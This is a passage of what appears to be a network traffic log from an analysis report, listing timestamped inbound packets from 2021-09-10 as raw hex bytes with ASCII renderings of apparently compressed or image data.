2e a4 34 ac 69<br>Data Ascii: $\yiaCmBJIB]wb?T*J!,Q"&Xbf=+ rH)e$4wA/W/%"".Qwqeg!a,Ohq'P9hd-zY%98%\|U15hYUrHOt,g\T)IJdMx cQbGG"@.4i |
| 2021-09-10 09:11:43 UTC | 90 | IN | Data Raw: 4c 8d ae aa 58 92 92 46 4c 65 81 f8 50 40 be af 64 91 32 50 6b 54 3f 25 57 95 72 78 ab 52 02 56 b4 bd 43 16 e8 3c a0 07 55 c9 8b 3f d3 f8 11 c1 24 5f 6f f7 4e c0 cc c4 e4 c6 26 c4 6c 79 a1 0c 3c 1e f2 c6 db 0d d9 0a 7c 74 c8 c4 06 34 d7 09 b5 3c fa 56 be cd 09 29 3f cb 15 08 2c 2b a3 f4 bf 61 9e 16 59 55 f7 f8 79 52 cb 4b 2c 07 1d e8 90 cb 28 36 9b cd 00 1b bb 0b 02 2f f7 37 9e 4d da 70 ee a4 85 11 86 ae dd f4 f3 8a d9 e0 54 0a 9f 33 ab 79 c2 db 27 02 3c 5d 6e 68 63 2d 1a 64 f7 a4 85 43 b2 ed 79 d7 bf 0b 26 df dc 2f 7c 4e ac 36 b0 3c 11 5c 36 e4 e7 6f 6a e7 d7 e2 2b d0 0e 25 1a 86 7a 6c 4e bf db be 77 8d 9c 0c a5 90 7d fe 3e e9 04 26 5c 0d 4a 0e 63 72 60 0c aa 5d 6e c4 cf 0b 1b 3e 77 a8 3c f5 c5 07 0c ed 4e 79 9a 51 fe 3c af e9 25 8b 62 09 a6 8f 6c ae 7e<br>Data Ascii: LXFLeP@d2PkT?%WrxRVC<U?$_oN&ly<\|t4<V)?,+aYUyRK,(6/7MpT3y'<]nhc-dCy&/\|N6<\6oj+%zlNw}>&\Jc r`]n>w<NyQ<%bl~ |
| 2021-09-10 09:11:43 UTC | 91 | IN | Data Raw: f2 a7 ce 7d 20 30 a8 8f 1f 0b 9b 79 e4 3b 81 20 85 46 60 bc 01 47 77 03 69 be 3e 3f 96 94 91 84 d4 b3 79 dd 9f cf a7 48 14 bc 4a 77 34 c9 ee f7 63 4e 95 3d 4e 5b fe b0 c7 96 3c 29 a8 95 31 e1 ab 4a 4a 9b 59 24 42 56 36 fc f6 e2 0a 05 50 3b ab af 70 32 88 58 7c 37 bb 9a e6 cd e9 5e 5a 42 bc 5a 8e 13 b0 05 df 52 0f e1 dd f4 a5 60 17 d1 19 a6 09 62 3b a4 fb 46 c5 22 75 82 40 3d ed 64 b3 f1 ee 42 14 96 16 08 af e3 a7 f8 c4 b9 cd 85 1e ba b9 cc 8d 00 ce 99 34 0b 81 00 63 39 d4 b7 7d 2b f9 11 28 b3 45 2f ac f2 a2 57 73 04 da 89 74 66 bf 2d b1 a9 ab c8 23 8e 7a 55 69 79 24 f6 ed fd 65 ce b0 e4 a9 a7 ef 84 f2 37 b8 cd 87 a7 c6 71 d1 bf a4 f1 6f 7c 0c 60 2d 3b 4a fe cf fa 48 53 b2 c1 a0 14 72 19 b9 f8 ba 20 75 88 fa 8a 92 14 a7 26 f9 77 ad 0e 7e f1 f4 2f a5 a8 af<br>Data Ascii: } 0y; F`Gwi>?yHJw4cN=N[<)1JJY$BV6P;p2X\|7^ZBZR`b;F"u@=dB4c9}+(E/Wstf-#zUiy$e7qo\|`-;JHSr u&w~/ |
| 2021-09-10 09:11:43 UTC | 93 | IN | Data Raw: 7e f0 45 8c fe 90 25 c9 b8 98 fb 0d 9e 2c 7c 57 52 0b 63 76 ea e0 ee 7f 76 84 d7 23 c2 ba 06 35 d2 ce 5c 81 e9 98 e5 13 99 99 59 50 48 8f b0 cc f3 85 78 23 32 08 d6 48 b7 48 66 80 10 0a 89 53 b9 22 47 23 a9 20 10 a4 ed e8 c6 6b 24 17 ce d7 1c e9 09 cb e1 d1 8a 85 4e 1d dc 50 00 1c df 3f 22 2f 58 18 c8 c5 90 4a b9 3d 99 a1 8f 13 20 ca 13 72 c8 f1 d9 fd 35 79 97 80 40 27 f6 90 37 02 40 02 ec 2b 41 1f f2 e2 66 62 cf 72 7b af 3b c5 b4 99 88 fb 4a 92 cf 8a 96 f4 73 cb 6b c4 b4 1a ee 5b 26 44 bf ab 24 72 48 8a 5f 7c 88 c3 b4 4b 28 56 dc 0b b4 6c 4d b5 01 67 8e 45 81 2a 76 e7 2b 57 f3 e9 f9 8e 2f 83 48 18 95 47 b3 7a 3b 31 bd 34 6e 86 30 c1 92 91 65 2e 46 40 9f 26 29 5a e5 59 1d d0 41 ee 06 29 0b 0b 12 23 a1 24 a9 03 91 ee be 98 44 d0 cf 74 fb 77 9e 90 41 2c fd<br>Data Ascii: ~E%,\|WRcvv#5\YPHx#2HHfS"G# k$NP?"/XJ= r5y@'7@+Afbr{;Jsk[&D$rH_\|K(VlMgE*v+W/HGz;14n0e.F@& )ZYA)#$DtwA, |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 94 | IN | Data Raw: 33 69 af b6 f1 4b f4 8e 24 cc 18 43 b5 89 63 93 7b 82 fe da c5 8d f4 5e 11 1e b8 c0 cb 7e e4 cd a8 69 32 4f 0e 43 28 92 39 66 81 17 7c 6c 01 0b ef 8e 2d b7 7c ee ba b1 c6 77 8a 98 0f 0e a4 9f e4 97 04 0a 53 5d 39 b6 79 45 da 65 ff 00 c9 8d 35 04 16 26 e3 cf 96 b1 64 3d 56 e9 03 68 3a 83 e3 b6 3e 5c 71 a4 2c a4 2e cf d7 89 a8 b1 5e 6b 67 80 4d 9f ef 7d 55 f0 e4 e1 00 91 90 0c 72 16 7d d9 9d 81 14 78 62 62 43 58 39 f2 7f 7f 2b 75 85 3f ad 62 ff 00 8d c8 d5 d0 49 16 b4 98 98 cc 22 52 b1 ac d8 10 c8 18 ab 82 28 99 42 c9 1d d7 b4 11 7f b8 75 7d c2 27 0c 94 a6 84 b9 b6 64 9e ed 48 ab e2 30 24 15 ff 00 95 01 d3 6e 7f 9f 51 1f 54 60 62 1c 49 62 c5 54 c7 5c 39 60 79 4c 43 71 64 cd c7 57 c6 cc 89 ff 00 6b 77 77 98 d9 40 25 67 8f 8a a1 d3 e8 25 14 20 1c 4d 4b d9 9f<br>Data Ascii: 3iK$Cc{^~i2OC(9f\|I-\|wS]9yEe5&d=Vh:>\q,.^kgM}Ur}xbbCX9+u?bI"R(Bu}'dH0$nQT`bIbT\9`yLCqdWkww@%g%MK |
| 2021-09-10 09:11:43 UTC | 95 | IN | Data Raw: 87 00 2c 18 16 11 57 35 72 d3 4d a7 63 49 1e e8 cb 77 8a d9 dc 56 12 42 6e 1f f8 40 66 bf 9b 37 7d 76 96 a7 20 7d be 20 ee 35 1e de 55 80 0c cc cf f8 cc bc d0 6a 5c 44 9e 44 b3 c3 3c fe d8 8e ef fa 82 31 dc 0f 80 07 8e 3a 60 d4 16 ad 32 dd d9 fd bb 78 19 23 ee 26 a2 c6 ae 35 ef ba 8c 79 79 6d 16 2e 98 f5 ba 35 85 5b 83 ed 90 4a ed 34 ee c1 49 04 95 db 60 6d 3f 36 3c 74 10 9b b8 6a 3d 45 d9 9a a7 9c 16 71 7c 24 56 df c7 ba 6b f9 30 25 ea e8 22 c7 ce 54 0e b2 8c 9e dc 86 d8 15 5d d7 ec 21 40 21 54 2a b2 83 74 7e 4f 9e 99 e1 9e b9 07 a9 d8 35 f6 36 ec c2 d3 d4 90 1c 90 0b 3d eb 7a d2 f9 d9 ab cc 44 06 26 13 65 cd 02 96 0a b1 4a 6b e0 10 b4 46 db f3 64 78 b1 c7 4c ce 5b 21 83 00 74 d0 5b f5 6d 4b c0 92 9c 75 04 56 df af c4 4b 7a e4 b4 3a 16 a9 34 8f bc 1c 7e<br>Data Ascii: ,W5rMcIwVBn@f7}v } 5Uj\DD<1:`2x#&5yym.5[J4I`m?6<tj=Eq\|$Vk0%"T]!@!T*t~O56=zD&eJkFdxL[!t[m KuVKz:4~ |
| 2021-09-10 09:11:43 UTC | 96 | IN | Data Raw: 92 43 c9 16 46 ea 36 00 e0 90 07 00 7e 60 0e 17 a0 53 db c2 e4 0d 1c 6f af ee 18 96 92 92 0d 07 86 a4 9d 4d 03 6a 05 44 7b c5 5e e4 c1 e3 21 6c 01 23 02 09 0a cc 0c 8a ea 69 5c 28 bb 1f b8 73 5e 4d f4 2c 12 0b 33 55 c2 59 c7 cd 3a c7 66 2d 40 90 54 14 08 20 6e 45 32 da a3 3a 03 a4 4f 7d e4 a8 c1 22 97 e1 c2 3c 64 22 a5 ab 2b 45 22 85 00 ac 80 92 4d 0f 3b 0d 91 d4 96 ba 82 2b ad 2f 90 d0 e7 eb 0a 80 18 92 2b 5c aa 6b 66 bd b5 8d ed 33 38 a4 32 44 64 94 3c 6c cc 80 30 78 d5 af 72 bc 64 9b ec aa 96 04 01 60 9f c8 ea 48 51 53 b8 6b 77 d9 82 12 92 9f e1 56 ab 0d c3 30 0c 7c ec 60 8b 11 a3 2a ee a8 b2 23 73 bb 69 26 24 6e 08 d9 63 b8 84 12 c0 0e 43 59 a3 e3 a2 27 f9 0e 70 15 80 10 41 60 70 b7 36 ca db 00 da f3 8d ce eb a4 5e f6 d8 1a d4 34 92 0b 1b 4d 80 14 f3<br>Data Ascii: CF6~`SoMjD{^!l#i\(s^M,3UY:f-@T nE2:O}"<d"+E"M;+/+\kf382Dd<l0xrd`HQSkwV0\|`*#si&$ncCY'pA`p6^4M |
| 2021-09-10 09:11:43 UTC | 98 | IN | Data Raw: 58 53 e1 41 42 72 b2 2e a3 8d 26 74 c7 64 82 23 ba 5c 55 74 a2 07 71 87 26 b8 7d 3d 28 26 63 d2 b4 6b bd 2d 43 7d 29 9c 59 4b fa b2 f0 84 00 45 89 39 06 2e 74 db e2 09 f4 2f ad df 53 34 5c d9 8f a5 7d 49 8d 13 ee 59 95 70 75 09 24 d2 f3 92 37 2b 32 88 e6 c6 91 f0 e0 58 da 9e 41 1c 5e e3 65 aa 9b a1 2b 80 42 94 00 50 0f 93 8c f4 2e 5b bc a1 9f fe e7 32 68 62 5f 0b 1a 39 76 e5 af 66 2c 77 a0 ff 00 ab 9c ad 67 28 e8 7e bb cd c1 d0 b5 f8 3b 51 26 0e a1 f6 d2 69 99 86 8b 24 f0 6a f1 93 31 49 bf 6c 92 31 67 42 69 a3 5b 24 02 7f d3 d5 28 3a 52 a5 8d 52 0f a6 5f 10 d4 9e 3a 5c c2 ca 52 10 74 25 bd ce c7 ba 45 b9 d2 7d 4d 81 ea 3d 3d 67 c5 11 c4 5b 1d 9b b4 64 83 2a 04 9e 54 0d 13 e3 b4 72 3a c9 19 52 4c 73 06 f0 68 a2 f5 51 34 14 a8 05 02 0d 98 86 2e e4 67 16 92<br>Data Ascii: XSABr.&td#\Utq&}=(&ck-C})YKE9.t/S4\}IYpu$7+2XA^e+BP.[2hb_9vf,wg(~;Q&i$j1Il1gBi[$(:RR_:\Rt%E}M==g[d *Tr:RLshQ4.g |
| 2021-09-10 09:11:43 UTC | 99 | IN | Data Raw: 43 be 93 fa 89 32 b4 74 81 a4 69 1f 4d 58 f0 e7 62 e4 83 8e cc 16 09 90 12 49 50 4e cb af 2a 79 3d 5b 70 ca 61 47 ca d5 39 9c c1 7a 79 eb 14 7c 5a 0e 23 84 3d 28 d7 b1 7f 5a fa e4 61 de df b6 81 3c 1f 07 e3 cf fb 03 e7 ff 00 47 ab 10 a2 bb bf 30 4f bb ef 6e b1 59 36 59 4a a9 4d dc d4 67 e4 63 e6 9f 91 dd 5a e1 49 af 8b ff 00 bf ff 00 2f ed cf 52 03 08 6f 58 3b 90 90 1f 34 86 6b eb e9 dd 22 59 81 35 bb 77 ed 34 08 34 c0 70 47 fa 5d d1 f2 3f 3d 74 5c 69 4f 7d 60 73 6a 96 19 90 23 45 92 ec 37 07 c8 34 16 ff 00 17 f2 7f f9 79 fc 74 c2 bf 85 77 6f 4f 98 5e 5a 02 66 68 d5 f5 f4 bf a6 51 aa d5 ba b7 50 bb e6 be 3e 2f 8e 09 fc 9f fe 7d 22 56 af d3 7e 9f a7 48 6b 1a 5e c7 a7 f7 1b 51 bd 52 82 05 70 7f f1 02 2f ff 00 af fa ff 00 b9 f6 25 eb e9 f3 fa 88 15 97 2d 41<br>Data Ascii: C2tiMXbIPN*y=[paG9zy\|Z#=(Za<G0OnY6YJMgcZI/RoX;4k"Y5w44pG]?=t\iO}`sj#E74ytwoO^ZfhQP>/}"V~Hk^QRp/%-A |
| 2021-09-10 09:11:43 UTC | 100 | IN | Data Raw: 55 83 1b 34 98 6a b1 48 cc a4 51 66 2b c9 b1 75 56 a8 9f 20 86 71 88 d4 d4 3f 22 de 95 a8 0f ac 54 ab 85 9b 89 41 40 b0 fc 69 97 94 07 64 7a 37 58 c2 ca 77 c1 d5 8b 24 c6 32 93 64 b4 8e 85 18 58 32 56 f5 57 1e 4b 10 19 89 aa 27 a6 13 3a 5e 12 48 72 f4 7a 7e 6f de 90 9c d4 92 c0 64 59 a8 cf 9e cf 12 5a 3e 4e 5e 9f 92 52 6c ec cc 4c a9 0c b1 3f 63 33 25 34 cc b6 48 ff 00 44 9c 84 75 38 a4 b0 21 81 25 19 98 11 7d 05 53 31 10 07 96 81 ab a5 4b 52 24 99 53 14 86 c7 f6 da af cf 23 6d a9 0d 2d 27 d6 f9 d1 34 72 43 0e 7e 43 6c 8d bb 3f e2 79 b8 d3 63 4c 80 ac 8d 04 c6 16 83 26 3b a7 07 78 72 bf 16 6b a0 cf 91 22 65 56 01 1a f5 b7 63 9b c3 dc 24 c9 d2 e8 99 a5 46 b4 ff 00 b3 df 6a 08 6c fa 5f eb 97 d4 df 4d ea 78 d9 fe 90 f5 1e a5 a4 6a 78 75 85 99 85 97 92 f3 89<br>Data Ascii: U4jHQf+uV q?"TA@idz7Xw$2dX2VWK':^Hrz~odYZ>N^RlL?c3%4HDu8!%}S1KR$S#m-'4rC~Cl?ycL&;xrk"eVc $Fjl_Mxjxu |
| 2021-09-10 09:11:43 UTC | 101 | IN | Data Raw: 17 e9 52 95 29 cd e9 88 90 fd b7 58 cc f1 7f 59 28 99 87 47 6a fb 79 02 3d 36 aa 7e ae fe a1 fd 4f ad b1 cc 74 c5 d2 34 bc 5c 86 9a 39 b0 d7 54 4c ac b8 8b 10 21 2b 1e 4b 24 8f 92 4e d4 ef 46 25 94 d9 20 2f 1d 5d 70 bf 4c e1 90 31 26 5a 54 a1 56 2d 60 cf a9 61 e7 5f 2a 0e 37 eb 7c 4c c1 81 2a 35 ad 09 c8 de c7 b7 b1 85 76 5f a9 b3 f5 f4 49 24 9d bd 33 f7 13 3f dc 62 8c 89 64 d5 40 9d 3b 8b 97 a9 ce ec 52 0d f1 35 47 8b 0b 19 11 7d a5 81 20 0b 69 6a e1 d2 30 7d 90 96 a3 e8 06 6f f9 b3 8d 62 86 74 ce 2a 7a f1 3d 0d 35 60 6a d6 7d be 22 6b fc 7f 48 c3 86 0c 7f 4f 60 e6 6b b1 23 bc 8b ad 6a b0 cf 16 56 6c f1 44 06 44 d8 cb 93 b9 62 c7 49 2c 41 1c 62 a6 44 f3 4d 65 79 eb 40 7c 0c 06 5c a8 db 9f 57 35 ac 4d 12 d6 08 0b 0e 79 5e 9a 57 3d 7c e2 13 23 42 f5 97 ab<br>Data Ascii: R)XY(Gjy=6~Ot4\9TL!+K$NF% /]pL1&ZTV-`a_*7\|L*5v_I$3?bd@;R5G} ij0}obt*z=5`j}"kHO`k#jVlDDbI ,AbDMey@\|\W5My^W=\|#B |
| 2021-09-10 09:11:43 UTC | 103 | IN | Data Raw: 83 a8 09 4e 5c 33 e1 e3 e6 0e ce dd c9 38 8d 53 35 54 ad 82 54 09 a6 0b 47 6b 29 15 e7 ab 11 75 74 7b d4 d5 bd 36 ce b0 94 2f 22 ef 62 e7 e6 66 61 ce d9 06 2c 51 96 d1 82 49 c8 5d 3a 41 2d b8 e3 de f8 ee 53 72 8d dc 8f c5 74 ce 44 1d 0e d9 7a 6f 5b 72 84 d6 54 14 1b 67 d8 39 ac 69 ea d8 18 7a a0 d5 c4 5b 12 2c d4 c7 ce 8b 62 d0 10 e4 e3 c9 1c ed c0 e6 48 df 61 71 5c 94 07 cf 3d 0f 87 fb a1 61 55 c0 ee a6 70 18 d2 de 95 cd cc 0f 8a fb 6a 4b c9 15 6f 15 6a f9 b8 15 af 74 85 76 3e 56 6e af a6 4b 07 73 bb a8 e8 6f d8 2b 22 b5 98 63 91 a2 91 26 2c 41 da a0 47 b1 a8 94 2d ee e2 ea dd 23 ec cf 44 dc d4 07 99 bb 53 32 73 6d a2 b9 24 2f 87 98 95 8a 83 47 d6 84 b3 e5 cf 7e 9b 78 d9 72 e4 7a 7a 39 c4 6a 92 61 64 47 11 66 62 81 57 1e 6d bc a8 24 f7 22 e7 df fb 4a f3<br>Data Ascii: N\38S5TTGk)ut{6/"bfa,QI]:A-SrtDzo[rTg9iz[,bHaq\=aUpjKojtv>VnKso+"c&,AG-#DS2sm$/G~xrzz9jadGfbWm$"J |
| 2021-09-10 09:11:43 UTC | 104 | IN | Data Raw: d4 1a 6c 0e ad 4d 98 25 26 ce df 7b 00 08 27 8e 54 13 43 cd f1 e7 a9 f1 9f f8 fc ff 00 6e fe 54 cc 08 3c 8c 0a c2 1f 5a ef 71 4a 66 f9 ec 43 b4 48 7d 4d af f0 cd 7e 38 db d8 cf 91 da b0 00 29 b0 ee 0b e2 c8 23 8f 16 7c 1f 37 2f a4 8a bf be bd 8f 36 8a ff 00 aa 7f 2f ff 00 cb d9 fe 21 35 e9 dc 78 df d3 fa c9 50 d1 bf 67 48 64 75 3f e7 19 39 29 23 10 78 ba 71 c1 f9 51 5c f1 d5 d4 ff 00 e4 2a 6a b1 ad 05 29 de c7 47 ae 94 ac 20 e6 fb 3d c0 bf 76 3a 44 43 91 2f a9 f4 f9 0b 29 13 36 23 29 77 da 1c 22 88 cb 5d 71 ca 80 4d 03 7f db a9 4c ff 00 fa 59 a0 3f f0 c9 b3 bd 33 66 f4 d6 21 26 9c 4c b6 67 c4 f6 d4 d3 cb 7a 0b 52 2f 62 fa af 37 07 49 83 07 4d db 2e 66 5e 3c 58 70 44 87 7b 5b c6 03 35 00 37 6c b2 77 12 a2 21 ef 3c 0a eb 10 99 29 fb aa 98 bf f1 51 a9 6d 6f<br>Data Ascii: lM%&{'TCnT<ZqJfCH}M~8)#\|7/6/!5xPgHdu?9)#xqQ*j)G =v:DC/)6#)w"]qMLY?3f!&LgzR/b7IM.f^<XpD{[57lw!<)Qmo |

| Timestamp | kBytes transferred | Direction | Data |
|---|---|---|---|
| 2021-09-10 09:11:43 UTC | 105 | IN | Data Raw: cb 81 56 4c 86 07 70 a2 24 e2 f7 92 76 93 60 0d 9b 78 05 bd c1 88 eb c9 94 54 87 ae 67 37 e7 ed 6b c1 a5 cd c2 9c 07 d4 e8 72 cb 68 26 86 4c ab 34 e4 6d d8 d4 ca 2a 30 14 2d 16 03 93 c1 23 8f 3c f8 eb 89 2b 49 6a 80 18 73 67 6b ef 4d f3 8e 27 09 c6 4b 02 e7 41 ad 06 d4 7b fe b6 98 99 1d 8a 6e 8a 5e 01 53 ef 52 c5 47 ea 55 05 f6 d1 23 c1 3b 8f c0 e8 8a 96 85 9c 58 99 f2 a4 09 4a 0c 6b e1 04 91 67 eb 5c de 9f 98 f9 24 13 c4 41 07 60 24 54 c0 8e cb a5 5d 58 34 ac 4d f0 c0 1b e3 f8 ea 04 7d bf e2 5d c5 dc 7b 67 7f c5 60 40 bb f7 df b6 91 af 2e 4b c3 c3 49 21 8a 4e 5d d4 2e ed ff 00 b6 e9 ac 82 7c 12 7d b5 7e 4d 74 22 b2 92 e6 83 77 6d 6d 5b eb 96 d1 30 1e d7 11 18 f9 a5 0a d0 59 95 e4 2e 94 40 db ba c7 be b9 f8 00 6d 3c 91 5f 9e b8 ef 5b bc 48 28 04 94 aa 80<br>Data Ascii: VLp$v`xTg7krh&L4m*0-#<+IjsgkM'KA{n^SRGU#;XJkg\$A`$T]X4M}}{g`@.KI!N].\|}~Mt"wmm[0Y.@m<_[H( |
| 2021-09-10 09:11:43 UTC | 107 | IN | Data Raw: 4e 6c 29 00 1b 00 74 fa a6 4b 9c 82 31 83 4c eb 70 43 74 8a 65 09 f2 e6 b0 41 4a 41 0c c1 9e c4 b5 00 ce e2 ba bc 5a ff 00 a5 7f 55 cf a9 74 41 8b 93 34 9f 79 86 bd bc 9c 3c b5 3d f0 40 65 77 87 79 0e 51 4a 9b 56 ff 00 96 69 6c fb 6e 82 74 93 2e 61 52 43 8b 9c 9a f7 ca d9 f9 c5 e4 b9 ff 00 f1 a7 10 f3 db 2c e8 6f 7a e5 19 3d 6f 22 98 b7 ad 80 d1 6e 0b c0 24 15 f2 c6 fc 8b a2 0d 11 f0 08 e7 ae ca 75 ad ca 5a df bf 48 ea e6 02 95 95 16 18 58 0c 85 bc cb 0e ba eb c6 bf ea b3 22 2c a8 b5 38 20 76 de 90 65 23 10 48 ed 07 1b 48 24 1b 25 87 e3 e7 c8 ae b7 5f 44 18 4a 15 90 21 c0 2d 60 7a e6 6b 9f 9c 7c e3 fd 54 13 f6 b1 3d 58 b0 a9 35 2d d3 53 d3 78 a8 1f 45 f0 de 26 d6 de 29 0a 49 87 a0 e7 64 b2 d3 05 91 42 b8 f2 47 bb 79 e2 f9 20 7e 4d f5 a9 e3 66 ff 00 c9 2c<br>Data Ascii: Nl)tK1LpCteAJAZUtA4y<=@ewyQJVilnt.aRC,oz=o"n$uZHX",8 ve#HH$%_DJ!-`zk\|T=X5-SxE&)IdBGy ~Mf, |
| 2021-09-10 09:11:43 UTC | 108 | IN | Data Raw: 0d f3 cd 9b 20 f3 7e 3f b7 53 62 a1 ab 53 da dd f9 c4 66 29 88 c3 4a 39 e6 fd da 3c c2 ee f9 71 34 a4 18 e2 dc ca bf ff 00 70 81 45 ec 73 b0 0d ab 5c 8b f9 ab ea 18 b0 97 35 06 8c ce db df 63 e6 da 44 89 0b b9 7d 32 af a6 5c fd d8 8d 72 12 0d 3f 27 30 b2 21 58 e4 a7 73 4b 19 20 f3 5c 8f 68 14 07 fa d9 3c f5 d1 35 c8 0d 5c a9 e7 99 6d 22 65 49 4a 14 40 6b 3e 7e 57 f4 ae d0 a5 c8 d3 8e a5 e8 dd 6b 2e 62 84 6a 2f 93 2c 25 2a 39 47 72 56 08 1d b9 3e f1 b6 b9 bb 37 e2 ba e4 c2 e3 c1 d4 dc d4 6f a7 7a c7 65 a0 25 27 c2 c1 4e 5a c0 96 bb de fd d6 39 cf fd 42 e4 31 c9 9f 1d f1 d1 22 6c 56 c0 8a a9 5d e4 d2 f0 63 95 91 da c8 67 ee 9f dd f2 cf 55 d2 f6 77 a3 50 be de fe 65 f2 86 78 64 a4 a0 92 2a fa 9f cc 51 4d 7f 6f d9 be 6c f0 fd b4 10 c7 0a 29 5f 79 79 c8 2c 51<br>Data Ascii: ~?SbSf)J9<q4pEs\5cD}2\r?'0!XsK \h<5\m"elJ@k>~Wk.bj/,%*9GrV>7oze%'NZ9B1"lV]cgUwPexd*QMol)_yy,Q |
| 2021-09-10 09:11:43 UTC | 109 | IN | Data Raw: 62 48 49 05 3f c5 b4 7f 2f 3e a6 2b 27 af bf a7 18 5f 38 e7 45 8f 1c 2f 04 60 77 60 75 8e 58 c4 8c 54 c1 90 42 85 c9 46 67 2a 21 90 37 b7 95 23 a7 a5 f1 e6 cf 93 75 a6 bc e2 ba 6f d1 d0 6a 12 2a 1a e6 83 5d 29 7f 38 af 7e a9 fa 43 ea 4f 4c 47 da c2 93 bb 8a ec 09 82 2b df 01 3c d4 48 c0 fe 88 6a 61 18 62 10 ee 08 00 34 0c 8e 26 5c e2 c4 87 19 be 56 af a5 75 ea f5 fc 47 d3 54 84 b2 72 a7 2e 57 d9 f9 c0 1c 30 e4 e2 b3 0d 46 16 8b 23 2a 3f b1 cb 0a f6 32 31 92 c7 dd 43 1b 9d b0 e4 23 00 ca e9 db 70 e8 39 f1 66 58 41 05 8d d8 fb 3f eb fb 02 b4 c8 9b 2c 86 c5 fc 9d 54 26 97 66 fc 5b 68 7c 7a 2b d4 92 61 c3 8a 99 19 59 ee d8 ad 8c 94 36 9c a9 22 73 b1 33 06 de dc 86 68 15 52 7e e3 34 a3 bb 1f 8b 20 f5 5b c4 48 0a 2e c1 41 ad 4a d6 a5 89 a5 8f b4 5c 70 b3 56 90<br>Data Ascii: bHI?/>+'_8E/`w`uXTBFg*!7#uoj*])8~COLG+<Hjab4&\VuGTr.W0F#*?21C#p9fXA?,T&f[h\|z+aY6"s3hR~4 [H.AJ\pV |
| 2021-09-10 09:11:43 UTC | 110 | IN | Data Raw: 83 12 7c b6 ee 07 0a d6 b9 1e d6 23 69 2b 40 f3 d2 b8 d5 35 d9 4b 20 12 05 ad b5 3d 9e 3b 2f fe 33 85 41 2e 6c f7 b5 ad ea 2a 2a f1 a1 f4 0f ea fe 87 eb 5f 4b 61 7a 8f 07 2a 32 fe a2 d5 b5 cc cc 42 65 86 db 1a 1c e9 61 85 11 51 88 58 9b 15 16 66 63 65 9e 41 cf 3c 31 25 0a 5c b7 96 a5 20 24 5c e7 e7 5a f2 a0 36 8f 4f 9a 12 b0 95 00 b0 a2 28 f4 0f 6a 8d cf 9d 61 df eb 1f ab 3a 67 a6 b0 61 79 35 1c 75 cd ca 30 e0 e0 44 d2 20 99 b2 73 19 62 87 b4 a8 41 0a af 6c ec 17 f6 a9 fc 75 5d 37 8a 58 51 48 05 d3 e1 7d 4f ef 95 c0 6a 43 a9 94 82 00 05 81 0e d4 27 d5 cd b7 f4 8f be 96 f5 f6 26 b1 af 36 3c 19 63 2b fc 0f 18 0c d9 99 dd d1 f5 4c 88 c1 78 42 a0 55 ff 00 86 c7 06 53 bf 73 5c c8 68 58 3d 37 2a 72 95 2c a8 50 d2 ed ae 8d 56 f7 bc 75 52 e5 cb c2 4a 99 ed 4d 0b<br>Data Ascii: \|#i+@5K =;/3A.l**_Kaz*2BeaQXfceA<1%\ $\Z6O(ja:gay5u0D sbAlu]7XQH}OjC'&6<c+LxBUSs\hX=7*r,PVuRJM |
| 2021-09-10 09:11:43 UTC | 112 | IN | Data Raw: 09 2c 29 4f 7e d9 f4 8b 65 a5 fc 40 b2 54 94 b8 34 27 b7 b0 f8 80 a4 2d 8d a9 4d 8a cc 64 c7 c9 46 fb 7c 94 92 35 40 56 59 25 8d 24 5f fa e1 b5 8e 87 35 e0 71 d1 56 4e 17 50 77 b6 5d f3 e5 d1 54 61 42 8a 19 d2 a3 e1 d8 8a 13 7d e8 7d 22 48 e5 48 b9 78 f9 1d c9 0c 43 27 12 75 03 73 73 97 fa 2e 0d 0b 05 5c 7c 55 73 c0 b1 d7 25 aa 59 49 01 2c 75 06 b9 8b 16 a7 cc 79 69 50 38 83 35 9b 63 7e f6 e9 0c 9c 5c c7 c3 c9 c7 ec 48 e9 1a 65 bf 6c b5 6d fb 7c 85 1b ad 47 36 1b 70 36 4f 8b 3f 1d 0d 78 ac ec 08 a8 a5 76 e5 ae b0 4c 60 61 0d 84 93 c8 be 5c f9 fc c5 85 fa 5f ae 2c f3 65 69 59 51 ee 04 49 03 47 b8 c7 14 8b 36 d1 1c c5 cd 31 68 9b de a2 bc f8 3e 3a f4 b7 72 1f 27 1b 1b 77 cd b2 85 26 a0 a8 e2 50 71 5a 35 3b 7e 7d 22 f8 7d 30 f5 06 3e 26 0b e1 fe ac f3 63 42<br>Data Ascii: ,)O~e@T4'-MdF\|5@VY%$_5qVNPw]TaB}}"HHxC'uss.\\|Us%YI,uyiP85c~\Helm\|G6p6O?xvL`a_,eiYQIG61h >:r'w&PqZ5;~}"}0>&cB |
| 2021-09-10 09:11:43 UTC | 113 | IN | Data Raw: 91 cf c7 84 d4 83 32 e0 87 a5 b5 61 5b c5 a4 bc 25 2c 54 41 2e df 01 b9 d7 d6 18 43 d7 f8 7a 27 dd c6 ce b1 40 ec 21 02 49 14 45 59 1b 42 db 35 6d de ae 76 dd 1d fe 2a ba 51 69 53 94 91 b3 8d f7 b7 a6 9a b4 58 cb 57 db 97 5f 11 a5 49 ad 41 b0 0c 34 f9 30 09 9d fd 44 7a 7f d2 da 8e 3e 87 93 9f 1a 3a e3 c8 d8 4f 3c dd a1 52 12 b1 c0 ee cc 29 e2 c8 e1 18 5a 85 91 18 1a 6a 30 32 15 3c 84 cb 49 2f e7 76 a6 b6 f3 d0 3c 4c f1 89 4b ae 6a d2 92 2a 00 50 67 a5 df bd 0c 24 7e a8 ff 00 5c 1e 9f c4 f4 ab 27 f8 ac 30 6a ba 7b c9 11 08 ed 24 e5 77 32 4e 90 c3 13 33 ca d8 d2 ad 4d 10 16 51 ac 02 48 1d 58 70 1f 44 e3 27 4d c2 99 65 89 f0 9a bb 6e 05 28 6b d2 29 fe a1 fe a4 e1 38 54 87 98 09 17 18 9d b3 d0 e6 ed f3 15 83 27 ff 00 6a 5b e2 e9 59 da 37 da e7 4f 3b 42 62 8b<br>Data Ascii: 2a[%,TA.Cz'@!IEYB5mv*QiSXW_IA40Dz>:O<R)Zj02<I/v<LKj*Pg$~\'0j{$w2N3MQHXpD'Men(k)8T'j[Y7O;Bb |
